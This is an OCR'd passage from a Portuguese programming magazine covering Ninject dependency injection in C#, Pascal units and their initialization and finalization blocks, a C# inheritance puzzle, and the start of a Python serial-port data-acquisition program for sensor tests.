Sem prestar muita atenção esta linha de código, parece resolver o nosso último problema, mas não resolve. Porquê? Porque a classe "CalculaDesconto" possui uma propriedade chamada "Desconto". Para usarmos a implementação da interface temos que passar um valor de desconto para o cálculo final do valor do nosso carrinho.

Com esta linha de código transmitimos ao Ninject para onde

deve redireccionar os pedidos para a interface "ICalculaDesconto", tendo em atenção a propriedade da classe.

Com a instrução WithPropertyValue(PropertyName, PropertyValue), definimos a propriedade que queremos usar e o valor a atribuir à mesma.

Para finalizar o exemplo, podemos criar um exemplo de interacção com o utilizador, em que o nosso "Main" ficaria assim:

```
...
IKernel ninjectKernel = new StandardKernel();
            Console.Write("Desconto: ");

decimal valorDesconto = decimal.Parse
(Console.ReadLine());

ninjectKernel.Bind<ICalculaCarrinho>()
            .To<CalculaCarrinho>();
ninjectKernel.Bind<ICalculaDesconto>()
            .To<CalculaDesconto>()
            .WithPropertyValue
                 ("Desconto",valorDesconto);

ICalculaCarrinho calculaCarrinho = ninjectKernel
            .Get<ICalculaCarrinho>();

Carrinho carrinho = new Carrinho
            (calculaCarrinho);

decimal total = carrinho.CalculaValorCarrinho();

if(valorDesconto > 0)
Console.WriteLine("Total c/ Desconto: {0}", to-
tal);
else
Console.WriteLine("Total: {0}", total);
```

Independentemente de não haver qualquer desconto, a implementação da interface "ICalculaDesconto" é sempre chamada, mas com valor de 0 na propriedade "Desconto".

O output final da aplicação seria:

Desconto: 30

Total c/ Desconto: 2380,0

Para eliminar totalmente a declaração de instâncias "à mão", podemos substituir isto:

```
ICalculaCarrinho calculaCarrinho =
ninjectKernel.Get<ICalculaCarrinho>();
Carrinho carrinho = new Carrinho
(calculaCarrinho);
```

Por isto:

```
Carrinho carrinho = ninjectKernel.Get<Carrinho>
();
```

Eliminamos assim a necessidade de criar a instância da interface e passá-la por parâmetro ao construtor da classe.

Conclusão

Neste exemplo conseguimos observar a simplicidade e a elegância desta ferramenta de DI, que para além da facilidade da instalação nota-se claramente a facilidade de compreensão do código. O desenvolvimento com DI Containers torna o software muito mais fácil de alterar após o release inicial. O Ninject destaca-se dos outros Containers devido ao baixo grau de complexidade que a ferramenta apresenta.

Links

http://ninject.org/index.html


https://github.com/ninject/ninject/wiki

AUTOR

Escrito por Pedro Tavares

Técnico de Gestão e Programação de Sistemas Informáticos, Nível III.
Finalista do curso de Informática Médica, do Instituto Politécnico do Cávado e do Ave.

A maior comunidade portuguesa de programação!



Visite-nos!

PASCAL – MÓDULOS

Introdução

Código reutilizável. Reciclagem de código. Duas expressões que significam e reflectem basicamente o mesmo: a necessidade de se estruturar o código e que este possa ser utilizado por mais que uma aplicação sem ter de ser programado todo de novo.

Em especial, com as DLLs (*Dynamic Link Libraries*) do *Windows*, várias aplicações "servem-se" de uma biblioteca externa que contém código comum a todas. Assim, em vez de se ter, por exemplo, dez vezes esse código em cada programa, está só implementado uma vez numa biblioteca externa.

Mas antes das DLLs, há que ver uma particularidade comum à grande maioria das linguagens de programação mais conhecidas. No C temos o **#include**, em Python ou Visual Basic .NET temos o **Imports**, e já no que toca a Pascal e suas variantes temos o **uses**.

Estas três palavras reservadas têm o mesmo em comum: importam bibliotecas de código, feitas na mesma linguagem, e implementam-nos no nosso programa durante o processo de compilação sem uma única vez termos de ver esse código.

Assim, os objectivos para o presente artigo são:

- Dar a conhecer os módulos em Pascal;
- Empregar princípios de estruturação de código;
- Perceber as diferenças entre interface, implementação, inicialização e finalização.

Biblioteca, módulo ou unidade?

Antes de entrar no assunto em si, há que discutir brevemente a designação destes "conjuntos" de código. Nos primeiros tempos, a designação era Módulo, tanto que a palavra reservada que o iniciava era **module**. Contudo, com a evolução do Pascal e em particular do Delphi, esta palavra reservada foi substituída por **unit**, e a designação de Unidade começou a surgir, e Módulo passou a ser algo, e erroneamente, arcaico.

A designação de Biblioteca fica reservada para as Dynamic Link Libraries cuja palavra reservada que as inicia é **library**.

Doravante, neste artigo, a designação utilizada será a primeira e a mais correcta: Módulo.

Estrutura de um Módulo

Um Módulo é um conjunto de código extremamente bem estruturado, iniciado com a palavra reservada **unit**, estando dividido em blocos variados, desde blocos de declaração das funções e procedimentos até de finalização. Estes blocos, com respectivas palavras reservadas que as identificam no Módulo, são os seguintes:

Interface ou Declaração – interface – bloco onde os procedimentos e funções são declarados, bem como tipos novos de dados, constantes e variáveis globais.

Implementação – implementation – bloco onde as funções e procedimentos são implementados.

Inicialização – initialization – bloco opcional que realiza operações específicas aquando o início do programa que implemente o Módulo.

Finalização – finalization – bloco opcional que finaliza o que foi feito na inicialização ou faz certas operações no fecho do programa que implemente o Módulo.

Em Pascal, a estrutura de um módulo, incluindo os blocos opcionais, é a seguinte:

```
UNIT Modulo;
INTERFACE
IMPLEMENTATION
INITIALIZATION
FINALIZATION
END.
```

Interface e Implementação

Um módulo, sendo um conjunto de código a ser implementado num qualquer programa que o importe, deverá ter uma zona que identifique que funções e procedimentos tem, e só depois haverá uma zona de implementação.

A forma como as funções são declaradas na Interface deverá coincidir perfeitamente com a implementação feita. Isto torna-se claro com um exemplo.

```
{$MODE Delphi} UNIT modulo_exemplo;
//declaração do módulo
INTERFACE (*Interface –
//declaração*)
function Positivo
(const numero:integer):boolean;
IMPLEMENTATION (*Implementação*) (* 1 Errado *)
```

PASCAL – MÓDULOS

```
function Positivo; (* 2 Errado *)
function Positivo
      (numero:integer):boolean; (* 3 Errado *)
function Positivo
      (const num:integer ):boolean;
(* 4 Correcto *)
function Positivo
      (const numero:integer):boolean;
begin
      If (numero > 0) then
            result:=true
      else
            result:=false;
end;
END.
```

Na interface a função **Positivo** recebe o argumento **numero**, constante, e retorna um valor booleano. Ora, na implementação a função deverá ter exactamente o mesmo cabeçalho. Analisemos os erros nos três primeiros exemplos de implementação:

1. A função só tem o seu nome – faltam os argumentos e o tipo de dado de *output*;

2. O argumento não é passado por constante como na interface;

3. O nome do argumento não é igual ao da interface.

Só no ponto nº 4 o cabeçalho coincide na perfeição com o declarado na interface.

Um outro ponto muito importante a reter é o facto de podermos "brincar" com as visibilidades das nossas funções e dos nossos procedimentos através da **Interface** e da **Implementation**. É que nem todas as funções e procedimentos que estão implementados na **Implementation** têm de estar declarados na **Interface** – ou seja, só colocamos na Interface os métodos que pretendemos que sejam visíveis ao programador que utilizar o nosso módulo. Os restantes métodos implementados mas não declarados na interface são, por fim, privados.

Isto torna-se extremamente útil quando criamos métodos auxiliares e não queremos que sejam visíveis e utilizáveis pelo programador que inclua o nosso módulo. Assim implementamos estes métodos no bloco **Implementation** e não os declaramos na **Interface**.

Em suma, só os métodos declarados na **Interface** são visíveis e utilizáveis para os programas que incluam o módulo.

Inicialização e Finalização

Sendo os blocos de interface e de implementação obrigatórios, os blocos agora abordados são totalmente opcionais – os de inicialização e os de finalização.

Como referido anteriormente, o bloco de inicialização permite-nos realizar certas operações no início do programa. Estas operações são realizadas antes de qualquer processo do programa onde o módulo está incluído. Já as operações localizadas no bloco de finalização são executadas imediatamente antes do programa fechar.

Para quem conhece bem Visual Basic .NET, fica uma óptima comparação: quando a *Form* abre, todos os processos do evento *Load* são executados – equivale ao bloco de **inicialização** do nosso módulo em Pascal. Quando pretendemos que outros processos sejam feitos mesmo antes da *Form* fechar, colocamo-los no evento *FormClosing* (e não no

FormClosed) – equivale ao nosso bloco de **finalização**.

Vamos recorrer a duas Message Boxes para mostrar a acção destes blocos num programa que inclua o módulo que se segue, e cuja explicação se encontra de seguida.

```
UNIT Modulos_Pascal;
INTERFACE
uses windows;
procedure Escrever(texto:string);
IMPLEMENTATION
procedure Escrever(texto:string);
  var conv:string;
  i:word;
 begin conv:='';
   texto:=UpCase(texto);
  for i:=1 to length(texto) do
    begin
     if not(texto[i]='Z')
        then conv:=conv+succ(texto[i])
        else conv:='A';
      end;
  WriteLn(conv);
end;
INITIALIZATION
MessageBox(0, 'A unit "Modulos_Pascal" está neste
  programa!', 'Módulos Pascal', MB_ICONASTERISK);
FINALIZATION
MessageBox(0, 'Até à próxima!' , 'Módulos Pascal',
  MB_ICONASTERISK);
END.
```

Neste exemplo, o nosso módulo, de nome **Modulos_Pascal**, tem o procedimento **Escrever** que recebe por argumento uma String, **texto**, e a converte em duas fases: numa primeira fase toda a String é colocada em maiúsculas e, de seguida, cada caracter é convertido no seu sucessor, e o resultado fica na variável local **conv**. Finalmente, o procedimento faz o *output* deste resultado pelo tradicional método *WriteLn*.

O mais importante a focar neste módulo, neste momento, são os dois novos blocos: **initialization** e **finalization**. O que irá acontecer ao programa que o implemente?

Quando iniciar, irá aparecer a Message Box de título


"Módulos Pascal" e com a mensagem "A unit "Modulos_Pascal" está neste programa!", onde o único botão será o OK e o ícone será o de informação (dado pela constante MB_ICONASTERISK).


No momento de encerrar, irá aparecer outra Message Box, em tudo igual á anterior, com excepção à mensagem que, desta vez, será "Até à próxima!".


Vamos, então, testar este módulo num programa que o implemente.

```
PROGRAM Teste_Modulo;
uses crt, Modulos_Pascal;
BEGIN writeln('So agora comecei!');
 Escrever('Olha um codigo'); write('ENTER...');
 readln;
END.
```

Ao compilar e executar este programa, vamos obter a seguinte sequência de *output*:







Como se pode verificar, o programa não tem nenhuma linha de código que ordene a mostragem de uma Message Box e, no entanto, elas aparecem. São os blocos **initialization** e **finalization** do módulo a funcionar. Como o bloco de inicialização é o primeiro a ser executado antes de qualquer código do programa, a Message Box aparece antes sequer do programa fazer o *output* das suas três linhas de texto. E como o bloco de finalização é o último a ser executado antes do programa encerrar (leia-se aquando o processo de encerramento), então a Message Box correspondente apareceu e o programa só terminou de facto quando carregamos no "OK".

Novos tipos de dados

Juntamente com procedimentos e funções, podemos criar novos tipos de dados numa unidade. Por exemplo, o tipo de dados *DateTime* só é reconhecido pelo compilador na presença da unidade *DateUtils* do Free Pascal. Sem este módulo declarado no **uses**, haverá um erro de compilação.

Imagine-se que temos um módulo com procedimentos e funções relacionados com registos de dados pessoais de pessoas. Um tipo de dados que pode ser criado é o seguinte:

```
UNIT Registos;
INTERFACE
TYPE TRegPessoa = RECORD Nome:string[80];
 Idade:byte;
 BI:string[9];
 Profissao:string[40];
END;
//resto do módulo
```

A partir deste momento, este tipo de dado pode ser utilizado não só no módulo como também no programa que o incluir:

```
PROGRAM Teste;
USES Registos;
VAR Pessoas : array[1..100] of TRegPessoa //
resto //do programa
```

Doravante, temos 100 registos de dados pessoais de pessoas do tipo **TRegPessoas**, tipo de dado criado no módulo **Registos**.

Ficheiros gerados pela compilação

Para que um programa possa utilizar um módulo criado pelo próprio programador, o programa deverá ter acesso a esse módulo. O mais fácil será ter os ficheiros necessários do módulo junto ao código-fonte do programa. Mas quais são esses ficheiros?

Quando compilamos um módulo alguns ficheiros são criados. Por exemplo, utilizando o Free Pascal, obtemos os seguintes ficheiros com a compilação do módulo

PASCAL – MÓDULOS

Modulos_Pascal, criado anteriormente:

- modulo~1.ppw
- modulo~1.ow
- modulos_pascal.ow
- modulos_pascal.ppw

O módulo pronto a ser implementado está no ficheiro modulos_pascal.ppw – bastará ter este ficheiro junto do código-fonte que utilizar este módulo. Contudo, verificamos que o ficheiro com o mesmo nome mas com extensão **.ow* é gerado quando o programa é compilado. Por isso, este também pode estar junto do código-fonte, apesar de vir a ser criado aquando a primeira compilação do programa.

Atenção! É necessário ter em conta que isto pode variar conforme o compilador utilizado. Se recorrer a um compilador que não o Free Pascal, verifique os ficheiros gerados pela compilação do módulo. Se forem diferentes, faça experiências ou então copie todos os ficheiros gerados. Não fará muita diferença no que toca a espaço em disco já que estes ocupam uma média de 2 a 10 KB cada um, conforme a quantidade de código do módulo.

Conclusão

Com este artigo ficámos a conhecer uma das maiores potencialidades do Pascal: a hipótese de se criar módulos próprios e que podem ser utilizados por qualquer programa que necessite dos processos neles implementados.

Descobrimos assim o que está por detrás da palavra reservada **uses**. Um módulo recheado de procedimentos e funções úteis, bem como novos tipos de dados.

Os módulos são um dos exemplos máximos de boas práticas de programação em Pascal. Para um programa complexo torna-se muito útil organizar os vários processos em módulos diferenciados, sendo que cada um terá processos relacionados. Por exemplo, processos matemáticos ficam num módulo e processos de manipulação de Strings noutra. No fim inclui-se estes módulos no programa final na palavra reservada **uses** e o programa terá um código muito mais limpo já que o cerne está nos módulos.

E assim criamos, igualmente, **código reutilizável**. Deixa de ser necessário implementar de novo os procedimentos e funções a cada novo programa, mas basta sim colocar o ficheiro compilado do módulo junto do código-fonte do programa e declará-lo. Os processos são incluídos automaticamente na hora da compilação do programa.

Mais uma vez, o Pascal mostra-nos as suas infindáveis formas de estruturar e optimizar os nossos programas de uma forma sem igual.

Links úteis

Uma lista de documentos úteis da Wiki P@P, relacionados com o presente artigo.

Nºs primos – Módulo “Primes” – http://tinyurl.com/849juu8

Tutorial de Pascal (2011) – http://tinyurl.com/6wjejqo

Parte I – Procedimentos e funções


- http://tinyurl.com/845gwjo

Parte V – Estruturação de um programa em Pascal –

- http://tinyurl.com/79lfx4k

Parte VII – Message Box – http://tinyurl.com/6lpeu48

Indentação – http://tinyurl.com/6p3w63y



AUTOR

Escrito por Igor Nunes

Estudante universitário, entrou no mundo da programação aos 14 anos com TI-Basic. Dois anos depois descobriu o Pascal, que ainda hoje é a sua Linguagem de Programação de eleição. Mais recentemente introduziu-se ao VB.NET e ao Delphi.

Membro do P@P desde Abril de 2010 (@thoga31), é actualmente membro da Wiki Team e Moderador Local dos quadros de Pascal e Delphi/Lazarus. Escreveu o novo Tutorial de Pascal da Wiki P@P, bem como os Tutoriais de TI-Basic Z80 e de Introdução à Lógica e Algoritmia.

Elege o melhor artigo desta edição

Revista PROGRAMAR

http://tiny.cc/ProgramarED34_V

AQUISIÇÃO E INSPECÇÃO DE DADOS EM PYTHON

Construção de ferramenta de aquisição e inspeção de dados eletromecânicos usando Python

1. Introdução

Os sensores de pressão são amplamente usados por nossa sociedade em diversas indústrias, como a automobilística e a médica, sempre ávidas por novos dispositivos inteligentes [1]. Contudo, deve-se sempre manter em perspectiva que a busca por alternativas renováveis e ecologicamente amigáveis é um dos temas mais pujantes da atualidade. Neste contexto, a modificação de fibras vegetais por nanopartículas de polianilina (PAni - um polímero condutor amplamente estudado) [2] é capaz de aliar a resistência mecânica dos materiais vegetais com a capacidade de condução da PAni [3, 4] permitindo a construção de novos e intrigantes dispositivos sensores.

A construção desses dispositivos eletromecânicos úteis às indústrias previamente mencionadas passa, necessariamente, por diversas etapas bem definidas de síntese e suas necessárias caracterizações. Contudo os testes eletromecânicos, necessários para a avaliação do desempenho desses materiais, implicam na construção de arranjos experimentais constituídos por diversos equipamentos que, a princípio, não foram projetados para se comunicar. Assim, alternativas de programação devem ser construídas, permitindo integrar e acompanhar esses testes, de modo a manter um registro apurado, além de permitir a completa análise dos dados registrados.

Esse trabalho descreve o programa computacional usado para aquisição e análise de

ENIGMAS DO C#: QUAL É A MINHA BASE

por Paulo Morgado

Dadas as seguintes classes na assembly **A1:**

```
public abstract class A
{
    public virtual string GetInfo()
    {
        return "A";
    }
}

public class B : A
{
}
```

A saída do seguinte código, na *assembly* **A1** que referencia a *assembly* **A2**:

```
class C : B
{
    public override string GetInfo()
    {
        return string.Format(
            "{0}.C", base.GetInfo());
    }
}
class Program
{
    static void Main(string[] args)
    {
        var v = new C();
        Console.WriteLine(v.GetInfo());
    }
}
```

é, como seria de esperar, a seguinte:

```
A.C
```

Se se alterar a classe B para:

```
public class B : A
{
    public override string GetInfo()
    {
        return string.Format(
            "{0}.B", base.GetInfo());
    }
}
```

Compilando a *assembly* **A1** sem compilar a *assembly* **A2**, qual será agora a saída do código da *assembly* **A2**?

Veja a resposta e explicação na página 59

dados eletromecânicos desenvolvido no Laboratório de Biopolímeros e Sensores (LaBioS) do Instituto de Macromoléculas (IMA) da Universidade Federal do Rio de Janeiro (UFRJ). Buscando acelerar o desenvolvimento e aproveitar as diversas bibliotecas científicas disponíveis, esse programa foi escrito em Python. Assim, o programa desenvolvido é capaz de melhorar a velocidade de obtenção dos resultados, automatizando os testes de sensibilidade à compressão dos materiais pesquisados.

2. Método

2.1. Ensaios eletromecânicos – Para estes testes, uma massa conhecida de fibras de coco modificadas com PAni foi avaliada segundo metodologia proposta anteriormente pelo grupo [1], usando o arranjo experimental apresentado na Figura 1.




Figura 1 – Arranjo experimental usado para as medidas eletromecânicas.

O material para teste foi introduzido em um porta-amostras para medidas de resistividade elétrica, que também é capaz de suportar as condições de compressão aplicadas ao longo do procedimento. Este porta-amostras foi conectado a um Eletrômetro Keithley 6517B. Após a conexão, o porta-amostras foi acondicionando entre os pratos da máquina universal de ensaios EMIC DL 2000. A saída analógica da célula de carga da EMIC foi acoplada a um multímetro de bancada (ICEL MD – 6700). A máquina de ensaios foi ajustada para exercer uma força máxima de 2kN. A velocidade de ensaio foi ajustada em 2mm/s e o equipamento foi programado para realizar 10 ciclos de compressão e de descompressão.

O eletrômetro e o multímetro foram então conectados a um computador equipado com diversas portas seriais, onde está armazenado o programa de aquisição de dados. Os equipamentos foram acionados e o programa eletromecânico passa a acessar as portas seriais, capturando simultaneamente os dados gerados pela máquina de ensaios e pelo eletrômetro.

2.2. Desenvolvimento e descrição do programa - Para a criação do programa, foi utilizada a linguagem de programação Python. O Python foi lançado em 1991 pelo programador Guido Van Rossum e é uma linguagem de alto nível [5]. Uma característica em destaque desta linguagem é a priorização da legibilidade do código, tornando-a mais concisa e clara. O corpo do programa foi construído usando um ambiente de desenvolvimento integrado denominado PYTHON-IDLE, o qual permitiu a rápida importação de módulos, além do fácil uso de algumas funções básicas. O programa foi dividido em vários trechos, buscando facilitar a sua compreensão.

2.2.1. Identificação do programa e listagem de atualizações - A primeira etapa do programa visa a identificação do mesmo para o usuário, fornecendo dados sobre a versão usada e a data de criação. Assim, foi utilizada a função **print**, que apresenta os seus objetos na tela do computador. Vários comentários foram acrescidos ao longo das linhas do programa usando o símbolo *hash* (**#**), o que permitiu manter um registro das atualizações.

```
#!/usr/bin/env python
# -*- coding: cp1252 -*-

print "Programa para aquisição de dados de SComp"
print
print "     usando o multímetro ICEL e o "
print
print "        eletrometro Keithley."
print
print  "         V05(a) - 07/11/11"
print
print
Print

print

#Log de alterações:
#07/11/11 - V0.5(a) - Programa adaptado para uso do
#eletrometro Keithley
#22/03/11 - V0.4(c) - O programa gera tb gráficos
#de dCond x tempo e de P x tempo.
#21/03/11 - V0.4(b) - O programa gera um grafico de
dCond x P.
#21/03/11 - V0.4 - Agora uso o arquivo de log para
#os cálculos.
#21/03/11 - V0.3(b) - Adicionei saida de log com
#dados de DDP e R.
#19/03/11 - V0.3 - Adicionei condição para não
adi#cionar valores negativos de DDP (máquina não
#encostou nos pratos nos eletrodos) e para remover
#'não lidos' "@>"
#Também adicionei entrada pedindo a força mínima e
#máxima aplicada bem como separei o programa em
#dois blocos: um de coleta e outro de tratamento e
#armazenagem de dados. Configurei a saída como
#'tempo (s)'; 'pressão (MPa)' e 'dCond (%)'
#16/03/11 - V0.2 - Removi todos os excessos de
#prints que atrasavam o processo
```

```
#20/07/2006- V0.1 - Não funciona: Há um atraso
#entre as leituras dos multímetros
```

2.2.2. Aquisição de dados

2.2.2.1. Abertura das portas seriais – Nesta etapa, os módulos **serial** e **time** são invocados para a abertura e coleta de dados das portas seriais e para o controle do tempo do experimento.

```
import serial
from time import time
```

Para isso foi necessário distinguir as entradas através da criação de variáveis que formaram o bloco de aquisição de dados. As variáveis são itens que podem ser alterados e se referem a um valor que lhe é atribuído [6]. Em Python, a atribuição de variáveis é feita pelo sinal "**=**" enquanto que a igualdade é atribuída por "**==**".

```
##############################################
# Bloco de aquisição de dados

comDDP = 2 # Porta usada para medida de DDP
comR = 4  # Porta usada para medida de R
comRelet = 5 # Porta usada para medida de R
#(eletrometro)
porta2 = serial.Serial(comRelet,9600) # Leitura
#de R do eletrometro
porta1 = serial.Serial(comDDP) # Leitura de DDP
```

2.2.2.2. Identificação da amostra – Diferentemente de números, um conjunto de caracteres composto por letras ou sinais, são *strings*. Para ler uma string do teclado e retorná-la, usa-se a função **raw_input**, com a função de enviar uma mensagem ao usuário. Nesse caso, o programa pede a identificação do nome do arquivo que será gerado para salvar os dados de uma dada amostra.

```
nome = raw_input('Nome do arquivo: ')
nomegraf=nome
nomelog = nome+".log"
nome = nome+".txt"
```

2.2.2.3. Identificação dos limites físicos do teste – Logo após a identificação da amostra, o programa solicita ao usuário os valores das forças mínima e máxima programadas na máquina de ensaios. Para evitar a entrada de valores nulos, esses inputs estão inscritos em um comando **while**. O **while** é um comando de iteração que permite executar um bloco de comandos enquanto uma condição é verdadeira. Ou seja, as perguntas em questão serão repetidas até que os valores da força mínima e da força máxima sejam inseridos pelo usuário. Para garantir a correta interpretação das entradas, as *strings* resposta são convertidas para números de ponto flutuante com o uso da atribuição **float**. Por último, para os cálculos, os valores inseridos são convertidos de kilo Newton (kN) para Newton (N).

```
Fmin=''
while Fmin=='':
    Fmin = float(raw_input('Força mínima aplicada
                           (kN): '))
Fmax=''
while Fmax=='':
    Fmax = float(raw_input('Força máxima aplicada
                           (kN): '))

Fmin=Fmin*1000
Fmax=Fmax*1000
```

Como diferentes condições de carga podem ser executadas pela máquina de ensaios, são necessários diferentes tempos de análise em cada caso. Assim, o tempo necessário para o experimento também tem de ser considerado. Para isso, o programa pede um *input* ao usuário, interpreta a informação e a converte em segundos, se necessário. A entrada é alfanumérica e deve vir acompanhada de "s" (segundos), "m" (minutos) ou "h" (horas). Isso ocorre via comando **if**, que é um comando de execução condicional de um bloco, ou seja, o código é executado ou não segundo uma condição lógica. **Elif** também acompanha uma condição que determina a execução do bloco. Neste caso, o programa identifica a unidade de tempo e executa, quando necessário, a conversão para segundos. Opostamente, **else** designa a condição que não satisfaz nenhuma das outras: caso não seja inserido um determinado tempo, o programa seleciona um tempo padrão, igual a 2100 segundos ou 35 minutos.

```
tt=raw_input('Quanto tempo (s, m, h - Ex.: 1h)? ')
#tempo total
if tt.rfind('s') != -1:
    tempo = float(tt.replace('s',''))
elif tt.rfind('m') != -1:
    tempo = float(tt.replace('m',''))*60
elif tt.rfind('h') != -1:
    tempo = float(tt.replace('h',''))*3600
else:
    tempo = 2100
    print 'Vc escolheu a opção automática de 35m'
```

2.2.2.4. Contagem do tempo experimental e armazenamento de dados– O próximo passo é começar a contagem do tempo efetivamente e armazenar os valores em arquivo. Para isso, criaram-

